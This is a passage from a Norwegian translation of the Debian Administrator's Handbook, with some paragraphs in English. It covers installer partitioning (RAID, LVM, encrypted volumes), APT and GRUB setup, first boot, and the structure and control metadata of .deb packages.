- bruke den som en swap-partisjon;
- gjøre den til et «fysisk volum for kryptering» (for å beskytte datakonfidensialiteten på enkelte partisjoner, se nedenfor);
- gjøre den til et «fysisk volum for LVM» (dette begrepet er diskutert i større detalj senere i dette kapitlet);
- bruke den som en RAID-enhet (se senere i dette kapitlet);
- du kan også velge å ikke bruke den, og derfor la den være uendret.

## *Oppsett av flerdisk-enheter (Programvare RAID)*

Noen typer RAID tillater duplisering av informasjon som er lagret på harddisker for å forhindre tap av data, i tilfelle av et maskinvareproblem som berører en av dem. Nivå 1 RAID holder en enkel, identisk kopi (speil) av en harddisk på en annen stasjon, mens nivå 5 RAID deler overflødige data over flere diskere, og gir dermed en fullstendig rekonstruksjon av en sviktende stasjon.

Vil vi bare beskrive nivå 1 RAID, som er den enkleste å gjennomføre. Det første trinnet innebærer å lage to partisjoner med identisk størrelse, lagt til to forskjellige harddisker, og for å merke dem «fysisk volum for RAID».

Du må da velge «Sett opp programvare RAID» i partisjoneringsverktøyet for å kombinere disse to partisjonene til en ny virtuell disk og velg «Lag MD-enhet» i oppsettsskjermen. Deretter må du svare på en rekke spørsmål om denne nye enheten. Det første spørsmålet spør om RAID-nivået som skal brukes, som i vårt tilfelle vil være «RAID1». Det andre spørsmålet er om antall aktive enheter - to i vårt tilfelle, som er antall partisjoner som inkluderes i denne MD-enheten. Det tredje spørsmålet er om antall ekstra enheter - 0; vi har ikke planlagt noen ekstra disk til å ta over for en mulig defekt disk. Det siste spørsmålet krever at du velger partisjoner for RAID-enheten - disse vil være de to som vi har satt til side for dette formålet (sørg for at du bare velger partisjonene som eksplisitt nevner «raid»).

Tilbake til hovedmenyen, vises en ny virtuell «RAID»-disk. Denne disken er presentert med en enkel partisjon som ikke kan slettes, men hvis bruk vi kan velge (akkurat som for alle andre partisjoner).

For ytterligere informasjon om RAID funksjoner, vennligst referer til del [12.1.1, «Programvare RAID»](#) side 306.

## *Sett opp Logical Volume Manager (LVM)*

LVM lar deg lage «virtuelle» partisjoner som går over flere diskere. Fordelene er todelt: Størrelsen på partisjonene er ikke lenger begrenset av individuelle diskere, men av deres samlede volum, og du kan endre størrelsen på eksisterende partisjoner når som helst, muligens etter å ha lagt til en ekstra disk når det trengs.

LVM bruker en bestemt terminologi: en virtuell partisjon er et «logisk volum», som er en del av en «volumgruppe», eller en sammenslutning av flere «fysiske volumer». Hver av disse begrepene tilsvarer faktisk en «ekte» partisjon (eller en programbasert RAID-enhet).

Denne teknikken fungerer på en svært enkel måte: Hvert volum, enten fysisk eller logisk, er delt inn i blokker av samme størrelse, som er laget for å korresponder med LVM. Å legge til en ny disk fører til etablering av et nytt fysisk volum, og disse nye blokkene kan knyttes til en volumgruppe. Alle partisjoner i volumgruppen som er utvidet slik, vil ha ekstra rom som de kan utvide seg i.

Partisjoneringsverktøyet setter opp LVM i flere trinn. På eksisterende diskere må du først opprette partisjonene som vil bli «fysiske volumer for LVM». For å aktivere LVM, må du velge «Sett oppLogical Volume Manager (LVM)», så på den samme oppsettsskjermen «Lag en volumgrup-

pe», som du vil knytte de eksisterende fysiske volumer til. Endelig kan du opprette logiske volumer innenfor denne volumgruppen. Legg merke til at den automatiske partisjoneringsystemet kan utføre alle disse trinnene automatisk.

I partisjoneringsmenyen, vil hvert fysisk volum vises som en disk med en enkelt partisjon som ikke kan slettes, men som du kan bruke som ønsket.

Bruken av LVM beskrives nærmere i del [12.1.2, «LVM»](#) side 316.

### *Oppsett av krypterte partisjoner*


For å garantere konfidensialitet for dine data, for eksempel ved tap eller tyveri av datamaskinen eller en harddisk, er det mulig å kryptere dataene på enkelte partisjoner. Denne funksjonen kan legges under et hvilket som helst filsystem, ettersom, som for LVM, Linux (og mer spesielt dm-crypt driveren) bruker Device Mapper for å lage en virtuell partisjon (der innholdet er beskyttet) basert på en underliggende partisjon som lagrer data i kryptert form. (Takk til LUKS, Linux Unified Key Setup, et standardformat som muliggjør lagring av krypterte data samt metainformasjon som indikerer krypteringsalgoritmer som brukes).

SIKKERHET	
<b>Kryptert swap-partisjon</b>	Når en kryptert partisjon blir brukt, blir krypteringsnøkkelen lagret i minnet (RAM). Siden henting av denne nøkkelen tillater dekryptering av data, er det av største betydning å unngå å legge igjen en kopi av denne nøkkelen, som da vil være tilgjengelig for den mulige tyven av datamaskinen eller av harddisken, eller for en vedlikeholdstekniker. Dette er imidlertid noe som lett kan skje med en laptop, for når den er i døve, er innholdet i RAM lagret på swap-partisjonen. Er ikke denne partisjonen kryptert, kan tyven åpne nøkkelen, og bruke den til å dekryptere data fra de krypterte partisjonene. Dette er grunnen, når du bruker krypterte partisjoner, til at det er viktig også å kryptere swap-partisjon!  Debian-installeren vil advare brukeren om man prøver å lage en kryptert partisjon når swap-partisjonen ikke er kryptert.

For å opprette en kryptert partisjon, må du først tilordne en tilgjengelig partisjon for dette formålet. Du velger en partisjon, og indikerer at den er til å bli brukt som et «fysisk volum for kryptering». Etter å ha partisjonert disken som inneholder det fysiske volumet som skal lages, velg «sett opp krypterte volumer». Programvaren vil da foreslå å klargjøre det fysiske volumet med tilfeldige data (som gjør lokalisering av den virkelige data vanskeligere), og vil be deg om å oppgi en «krypteringspassfrase», som du skal bruke til å gå inn hver gang du starter datamaskinen for å få tilgang til innholdet i den kryptert partisjonen. Når dette trinnet er fullført, og du har returnert til partisjoneringsverktøy menyen, vil en ny partisjon være tilgjengelig i et «kryptert volum», som du deretter kan sette opp akkurat som alle andre partisjoner. I de fleste tilfeller brukes denne partisjonen som et fysisk volum for LVM, slik som å beskytte flere partisjoner (LVM logiske volumer) med samme krypteringsnøkkelen, inkludert swap-partisjonen (se sidefelt «[Kryptert swap-partisjon](#)» side 64).

#### 4.2.14. Installere base-systemet

Dette trinnet, som ikke krever noen form for brukermedvirkning, installerer Debian «base-system»-pakker. Dette inkluderer dpkg, og apt-verktøy, som administrerer Debian-pakker, samt de verktøyene som trengs for å starte opp systemet, og begynne å bruke det.




**Figur 4.11** *Installasjon av base-systemet*

#### 4.2.15. Sett opp pakkestyreren (apt)

For å kunne installere ekstra programvare, trenger APT å bli satt opp og fortalt hvor Debian-pakkene finnes. Dette trinnet er så automatisert som mulig. Det starter med et spørsmål om det må bruke en nettverkskilde for pakker, eller om det skal bare se etter pakker på CD-ROM.

<b>MERK</b> <b>Debian CD-ROM i spilleren</b>	Hvis installasjonsprogrammet oppdager en Debian installasjonsdisk i CD/DVD-leseren, er det ikke nødvendig å sette opp APT til å lete etter pakker på nettverket: APT blir automatisk satt opp til å lese pakker fra et flyttbart lagringsmedium. Hvis disken er en del av et sett, vil programvaren tilby å «utforske» andre disker for å vise alle pakkene som er lagret på dem.
---	---

Hvis det kreves å få pakker fra nettverket, tillater de to neste spørsmålene å velge en tjener som disse pakkene kan lastes ned fra, ved først å velge et land, så et tilgjengelig speil i det landet (et speil er en offentlig tjener som har kopier av alle filer i Debians hovedarkiv).



**Figur 4.12** Å velge et Debian speil

Til slutt foreslår programmet å bruke en HTTP-mellomtjener. Hvis det ikke er noen mellomtjener, er Internett-tilgangen direkte. Hvis du skriver `http://proxy.falcot.com:3128`, vil APT bruke Falcot sin *proxy/cache*, et program ved navn «Squid». Du kan finne disse innstillingene ved å sjekke oppsett i en nettleser på en annen maskin koblet til det samme nettverket.

The files `Packages .xz` and `Sources .xz` are then automatically downloaded to update the list of packages recognized by APT.

DET GRUNNLEGGENDE	
<b>HTTP-mellomtjener</b>	<p>En HTTP-mellomtjener er en tjener som videresender en HTTP-forespørsel for nettsverksbrukere. Det hjelper noen ganger for å få fart på nedlastingene å beholde en kopi av filene som er overført gjennom den (vi snakker da om mellomtjener/hurtiglager). I noen tilfeller er dette den eneste måten å få tilgang til en ekstern nettjener. I slike tilfeller er det svært viktig å svare på samsvarende spørsmål under installasjon, for at programmet skal kunne laste ned Debian-pakker gjennom den.</p> <p>Squid er navnet på tjenerprogramvaren som brukes av Falcot Corp for å tilby denne tjenesten.</p>

#### 4.2.16. Debians pakke-popularitetskonkurranse

Debian-systemet har med en pakke kalt *popularity-contest*, der formålet er å lage brukerstatistikk. Hver uke samler dette programmet informasjon om pakker som er installert og nylig brukt, og anonymt sendes denne informasjonen til Debian-prosjektets servere. Prosjektet kan deretter bruke denne informasjonen til å bestemme den relative betydningen av hver pakke, og det påvirker prioriteten de får. Spesielt blir de mest «populære» pakker inkludert i installasjons-CD-


ROM-en, noe som vil lette tilgangen for brukere som ikke ønsker å laste dem ned, eller å kjøpe et komplettssett.

Denne pakken blir bare aktivert ved etterspørsel, av respekt for konfidensialiteten til brukernes bruk.

#### 4.2.17. Å velge pakker for installasjon

Det neste trinnet lar deg velge formålet med maskinen i svært grove trekk: De ti foreslalte oppgavene gir lister over pakker for installasjon. Listen over de pakkene som faktisk vil bli installert vil være finjustert og fullført senere, men dette gir på en enkel måte et godt utgangspunkt.

Some packages are also automatically installed according to the hardware detected (thanks to the program `discover-pkginstall` from the `discover` package).



Figur 4.13 Opgavevalg

#### 4.2.18. Å installere GRUB oppstartslaster

Oppstartslasteren er det første programmet som BIOS starter. Dette programmet laster Linuxkjernen inn i minnet, og deretter iverksetter det. Det gir ofte en meny som lar brukeren velge kjernen som skal lastes opp og/eller det operativsystemet som skal starte.

##### PASS PÅ **Oppstartslaster og dobbelt oppstart**

Denne fasen i Debians installasjonsprosess oppdager operativsystemene som allerede er installert på datamaskinen, og automatisk legger til tilsvarende oppføringer i oppstartsmenyen, men ikke alle installasjonsprogrammer gjør dette.

Spesielt hvis du installerer (eller installerer på nytt) Windows etterpå, vil oppstartslasteren bli slettet. Debian vil fortsatt være på harddisken, men vil ikke lenger være

tilgjengelig fra oppstartsmenyen. Du må da starte Debian installasjonssystem i **rescue**-modus for å sette opp en mindre eksklusiv oppstartslaster. Denne operasjon er beskrevet i detalj i installasjonsmanualen.

► <http://www.debian.org/releases/stable/amd64/ch08s07.html>

Som standard, menyen som GRUB foreslår inneholder alle de installerte Linux-kjerner, samt eventuelle andre operativsystemer som ble oppdaget. Dette er grunnen til at du bør akseptere tilbudet om å installere den i Master Boot Record (Hovedpartisjonssektor). Siden den beholder eldre versjoner av kjernen, bevarer det evnen til å starte det samme systemet hvis den sist installerte kjernen er defekt eller dårlig tilpasset maskinvaren, er det ofte fornuftig å beholde et par eldre kjerneversjoner installert.

Debian har installert GRUB som standard oppstartslaster takket være dens tekniske overlegenhet: Den fungerer med de fleste filsystemer, og krever derfor ikke en oppdatering etter hver nye kjerneinstallasjon, siden den leser oppsett under oppstart, og finner den nøyaktige plasseringen av den nye kjernen. Versjon 1 av GRUB (nå kjent som «Grub Legacy») kunne ikke håndtere alle kombinasjoner av LVM og programvare-RAID. Versjon 2, installert som standard, er mer komplett. Det kan likevel være situasjoner hvor det er mer tilrådelig å installere LILO (en annen oppstartslaster); Installasjonsprogrammet vil foreslå det automatisk.

For mer informasjon om hvordan du setter opp GRUB, se gjerne del 8.8.3, «Oppsett av GRUB 2» side 170.

PASS PÅ

### Oppstartslastere og arkitekturer


LILO og GRUB, som er omtalt i dette kapitlet, er oppstartslastere for *i386*- og *amd64*-arkitekturer. Hvis du installerer Debian på en annen arkitektur, må du bruke en annen for oppstartslaster. Blant annet kan vi sitere *yaboot*, eller *quik* for *powerpc*, *silo* for *sparc*, *aboot* for *alpha*, *arcboot* for *mips*.

#### 4.2.19. Avslutte Installasjonen og systemstart

Installasjonen er nå fullført, programmet ber deg om å ta ut CD-ROM fra leseren og om å starte datamaskinen på nytt.

### 4.3. Etter den første oppstarten

Hvis du aktiverer oppgaven «Debian desktop environment» («Debian skrivebordsmiljø») uten et eksplisitt skrivebordsvalg (eller med «GNOME»-valget), vil datamaskinen vise *gdm3* login-behandler.



**Figur 4.14** Første oppstart

Brukeren som allerede er opprettet, kan så logges inn, og starte å virke umiddelbart.

#### 4.3.1. Installere tilleggsprogramvare

De installerte pakker svarer til de profiler som er valgt under installeringen, men ikke nødvendigvis til den bruk som maskinen faktisk er tiltenkt. I slike tilfeller kan det være lurt å bruke et pakkestyringsverktøy for å avgrense utvalget av installerte pakker. De to mest brukte verktøyene (som er installert hvis «Debian desktop environment»-profilen ble valgt) er `apt` (tilgjengelig fra kommandolinjen), og `synaptic` («Synaptic Package Manager» i menyene).

For å gjøre det mulig å installere en gruppe programmer som henger sammen lager Debian «oppgaver» som er satt av til bestemte formål (e-posttjener, filtjener, etc.). Du har allerede hatt muligheten til å velge dem under installasjonen, og du kan finne dem igjen ved hjelp av pakkestyringsverktøy som `aptitude` (oppgavene er listet i en egen seksjon), og `synaptic` (via menyen Rediger → Merk pakker ved hjelp av oppgave...)).

Aptitude er et tekstbasert fullskjermgrensesnitt til APT. Det lar brukeren bla gjennom listen over tilgjengelige pakker etter ulike kategorier (installerte eller ikke installerte pakker, etter oppgave, etter seksjon, etc.), og lar en se all tilgjengelig informasjon om hver av dem (avhengigheter, konflikter, beskrivelse, etc.). Hver pakke kan merkes «installer» (som skal installeres, +-tasten) eller «fjern» (som skal fjernes, -- tasten). Alle disse operasjonene vil bli utført samtidig når du har bekreftet dem ved å trykke på g-tasten («g» for «gå i gang!»). Det er ingen grunn til bekymring hvis du har glemt noen programmer. Du kan kjøre `aptitude` på nytt så snart den første installasjonen er ferdig.

**TIPS****Debian tenker på de som ikke er engelskspråklige**

Flere oppgaver er øremerket til å legge systemet ut på andre språk enn engelsk. De omfatter oversatt dokumentasjon, ordbøker, og diverse andre pakker nyttig for dem som bruker ulike språk. Den riktige oppgaven velges automatisk hvis et ikke-engelsk språk ble valgt under installasjonen.

**KULTUR****dselect, det gamle brukergrensesnittet til å installere pakker**

Før var `aptitude`, standardprogrammet for å velge pakker for installasjon `dselect`, det gamle brukergrensesnittet knyttet til `dpkg`. Ettersom det var et vanskelig program for nybegynnere å bruke, er det ikke anbefalt.

Of course, it is possible not to select any task to be installed. In this case, you can manually install the desired software with the `apt` or `aptitude` command (which are both accessible from the command line).

**ORDFORRÅD****Pakkeavhengigheter, konflikter**

I Debian pakkesjargong er en «avhengighet» en annen pakke som er nødvendig for riktig funksjon av den pakken det gjelder. Motsatt, er en «konflikt» en pakke som ikke kan installeres side-ved-side med en annen.

Disse begrepene er diskutert mer i detalj i kapittel 5, «[Pakkesystem: Verktøy og grunnleggende prinsipper](#)» side 74.

### 4.3.2. Å oppgradere systemet

A first `apt upgrade` (a command used to automatically update installed programs) is generally required, especially for possible security updates issued since the release of the latest Debian stable version. These updates may involve some additional questions through `debconf`, the standard Debian configuration tool. For further information on these updates conducted by `apt`, please refer to del 6.2.3, «[Oppgradering av systemet](#)» side 112.




## Nøkkelord

---

Binærpakke  
Kildepakke  
dpkg  
avhengigheter  
konflikt

---



# 5

---

# Pakkesystem: Verktøy og grunnleggende prinsipper

---

## Innhold

---

Binær pakkestruktur 74	Meta pakkeinformasjon 76	Kildepakkenes struktur 86
Behandle pakker med dpkg 89	Sameksistens med andre pakkesystemer 98	

---

Som Debian-systemadministrator vil du rutinemessig håndtere .deb-pakker, siden de inneholder konsistente funksjonelle enheter (programmer, dokumentasjon, etc.), som gjør installasjon og vedlikehold mulig. Det er derfor en god idé å vite hva de er, og hvordan du bruker dem.

Dette kapitlet beskriver strukturen og innholdet av «binære»- og «kilde»-pakker. De første er .deb-filer, som kan brukes direkte av dpkg, mens sistnevnte inneholder kildekoden, så vel som instruksjoner for å bygge binære pakker.

## 5.1. Binær pakkestruktur

The Debian package format is designed so that its content may be extracted on any Unix system that has the classic commands ar, tar, and xz (sometimes gzip or bzip2). This seemingly trivial property is important for portability and disaster recovery.

Imagine, for example, that you mistakenly deleted the dpkg program, and that you could thus no longer install Debian packages. dpkg being a Debian package itself, it would seem your system would be done for... Fortunately, you know the format of a package and can therefore download the .deb file of the dpkg package and install it manually (see sidebar «[dpkg, APT, og ar](#)» side 74). If by some misfortune one or more of the programs ar, tar or gzip/xz/bzip2 have disappeared, you will only need to copy the missing program from another system (since each of these operates in a completely autonomous manner, without dependencies, a simple copy will suffice). If your system suffered some even more outrageous fortune, and even these don't work (maybe the deepest system libraries are missing?), you should try the static version of busybox (provided in the *busybox-static* package), which is even more self-contained, and provides subcommands such as busybox ar, busybox tar and busybox xz.

**VERKTØY**  
**dpkg, APT, og ar**

dpkg er programmet som håndterer .deb-filer, og spesielt pakker ut, analyserer og åpner dem.

APT er en gruppe av programmer som tillater utførelsen av høyere-nivå modifikasjoner i systemet: Installerer eller fjerner en pakke (mens du har kontroll på avhengighetene), oppdatering av systemet, en liste over de tilgjengelige pakkene, etc.

As for the ar program, it allows handling files of the same name: ar t archive displays the list of files contained in such an archive, ar x archive extracts the files from the archive into the current working directory, ar d archive file deletes a file from the archive, etc. Its man page (ar(1)) documents all its other features. ar is a very rudimentary tool that a Unix administrator would only use on rare occasions, but admins routinely use tar, a more evolved archive and file management program. This is why it is easy to restore dpkg in the event of an erroneous deletion. You would only have to download the Debian package and extract the content from the data.tar.xz archive in the system's root (/):

```
# ar x dpkg_1.18.24_amd64.deb  
# tar -C / -p -xJf data.tar.xz
```

**DET GRUNNLEGGENDE**  
**Manualsideformetting**

Det kan være forvirrende for nybegynnere å finne referanser til “ar(1)” i litteraturen. Det er generelt en beleilig måte å vise til en man-side med tittelen ar i seksjon 1.

Noen ganger er denne merknaden også benyttet til å fjerne uklarheter, for eksempel å skille mellom `printf`-kommandoen, som også kan indikeres av `printf(1)` og `printf`-funksjonen i programspråket C, som også kan bli vist til som `printf(3)`.  
kapittel 7, «[Problemløsning og oppsporing av relevant informasjon](#)» side 136 drøfter manualsider i større detalj (se del 7.1.1, «[Manualsider](#)» side 136).

Kast et blikk på innholdet i en .deb-fil:

```
$ ar t dpkg_1.18.24_amd64.deb
debian-binary
control.tar.gz
data.tar.xz
$ ar x dpkg_1.18.24_amd64.deb
$ ls
control.tar.gz  data.tar.xz  debian-binary  dpkg_1.18.24_amd64.deb
$ tar tJf data.tar.xz | head -n 15
./
./etc/
./etc/alternatives/
./etc/alternatives/README
./etc/cron.daily/
./etc/cron.daily/dpkg
./etc/dpkg/
./etc/dpkg/dpkg.cfg
./etc/dpkg/dpkg.cfg.d/
./etc/logrotate.d/
./etc/logrotate.d/dpkg
./sbin/
./sbin/start-stop-daemon
./usr/
./usr/bin/
$ tar tzf control.tar.gz
./
./conffiles
./postinst
./md5sums
./prerm
./control
./postrm
$ cat debian-binary
2.0
```

Som du kan se, `ar`-arkivet i en Debian-pakke omfattes av tre filer:

- `debian-binary`. This is a text file which simply indicates the version of the .deb file used (in 2017: version 2.0).
- `control.tar.gz`. Denne arkivfilen inneholder all tilgjengelig meta-informasjon, som navn og pakkens versjon. Noe av denne meta-informasjonen tillater pakkehåndtering

verktøyene å fastslå om det er mulig å installere eller avinstallere den, for eksempel ut fra listen over pakker som allerede er på maskinen.

- **data.tar.xz**. This archive contains all of the files to be extracted from the package; this is where the executable files, documentation, etc., are all stored. Some packages may use other compression formats, in which case the file will be named differently (**data.tar.bz2** for bzip2, **data.tar.gz** for gzip).

## 5.2. Meta pakkeinformasjon

Debian-pakken er ikke bare et arkiv med filene beregnet for installasjon. Det er en del av en større helhet, og den beskriver forholdet til andre Debian-pakker (avhengigheter, konflikter, forslag). Den gir også skript som muliggjør kjøring av kommandoer på forskjellige stadier i pakkens livssyklus (installasjon, fjerning, oppgraderinger). Disse dataene brukes av pakkens styringsverktøy, men er ikke en del av pakkens programvare; I pakken er de det som kalles dens «meta-informasjon» (informasjon om annen informasjon).

### 5.2.1. Bekrивelse; kontroll-filen

Denne filen bruker en struktur tilsvarende e-postoverskrifter (som definert av RFC 2822). For eksempel, for *apt*, ser kontroll-filen ut som den følgende:

```
$ apt-cache show apt
Package: apt
Version: 1.4.8
Installed-Size: 3539
Maintainer: APT Development Team <deity@lists.debian.org>
Architecture: amd64
Replaces: apt-utils (<< 1.3~exp2~)
Depends: adduser, gpgv | gpgv2 | gpgv1, debian-archive-keyring, init-system-helpers
          ► (>= 1.18~), libapt-pkg5.0 (>= 1.3~rc2), libc6 (>= 2.15), libgcc1 (>= 1:3.0),
          ► libstdc++6 (>= 5.2)
Recommends: gnupg | gnupg2 | gnupg1
Suggests: apt-doc, aptitude | synaptic | wajig, dpkg-dev (>= 1.17.2), powermgmt-base,
          ► python-apt
Breaks: apt-utils (<< 1.3~exp2~)
Description-en: commandline package manager
This package provides commandline tools for searching and
managing as well as querying information about packages
as a low-level access to all features of the libapt-pkg library.
.
These include:
 * apt-get for retrieval of packages and information about them
   from authenticated sources and for installation, upgrade and
   removal of packages together with their dependencies
 * apt-cache for querying available information about installed
```

```

as well as installable packages
* apt-cdrom to use removable media as a source for packages
* apt-config as an interface to the configuration settings
* apt-key as an interface to manage authentication keys
Description-md5: 9fb97a88cb7383934ef963352b53b4a7
Tag: admin::package-management, devel::lang:ruby, hardware::storage,
hardware::storage:cd, implemented-in::c++, implemented-in::perl,
implemented-in::ruby, interface::commandline, network::client,
protocol::ftp, protocol::http, protocol::ipv6, role::program,
scope::application, scope::utility, sound::player, suite::debian,
use::downloading, use::organizing, use::searching, works-with::audio,
works-with::software:package, works-with::text
Section: admin
Priority: important
Filename: pool/main/a/apt/apt_1.4.8_amd64.deb
Size: 1231676
MD5sum: 4963240f23156b2dda3affc9c0d416a3
SHA256: bc319a3abaf98d76e7e13ac97ab0ee7c238a48e2d4ab85524be8b10cf23d50d

```

**DET GRUNNLEGGENDE  
RFC –  
Internett-standarder**

RFC er forkortelse for «Request For Comments» - Ønske om kommentarer. En RFC er generelt et teknisk dokument som beskriver hva som vil bli en Internett-standard. Før den blir standardisert og frosset, sendes disse standardene til offentlig gjennomgang (derav navnet). IETF (Internet Engineering Task Force) avgjør utviklingen av status for disse dokumentene (foreslått standard, utkast til standard, eller standard).

RFC 2026 definerer prosessen for standardisering av Internett-protokoller.

► <http://www.faqs.org/rfcs/rfc2026.html>

## *Avhengigheter: Avhengig-feltet*

Avhengighetene er definert i Avhenger-feltet i pakkens topptekst. Dette er en liste over vilkår som må oppfylles for at pakken skal fungere riktig. Denne informasjonen blir brukt av verktøy som apt for å installere de forutsatte biblioteker i riktige versjoner som tar hensyn til de avhengighetene i den pakken som skal installeres. For hver avhengighet er det mulig å begrense omfanget av versjoner som oppfyller denne betingelsen. Med andre ord, er det mulig å uttrykke det faktum at vi trenger pakken *libc6* i en versjon som er lik eller større enn «2.15» (skrevet “*libc6 (>= 2.15)*”). For versjonssammenligning er operatørene som følger:

- <<: mindre enn;
- <=: Mindre enn eller lik;
- =: er lik (merk at “2.6.1” er ikke lik “2.6.1-1”);
- >=: større enn eller lik;
- >>: større enn.

In a list of conditions to be met, the comma serves as a separator. It must be interpreted as a logical “and”. In conditions, the vertical bar (“|”) expresses a logical “or” (it is an inclusive “or”, not an exclusive “either/or”). Carrying greater priority than “and”, it can be used as many times as necessary. Thus, the dependency “(A or B) and C” is written A | B, C. In contrast, the expression “A or (B and C)” should be written as “(A or B) and (A or C)”, since the Depends field does not tolerate parentheses that change the order of priorities between the logical operators “or” and “and”. It would thus be written A | B, A | C.

⇒ <https://www.debian.org/doc/debian-policy/#document-ch-relationships>

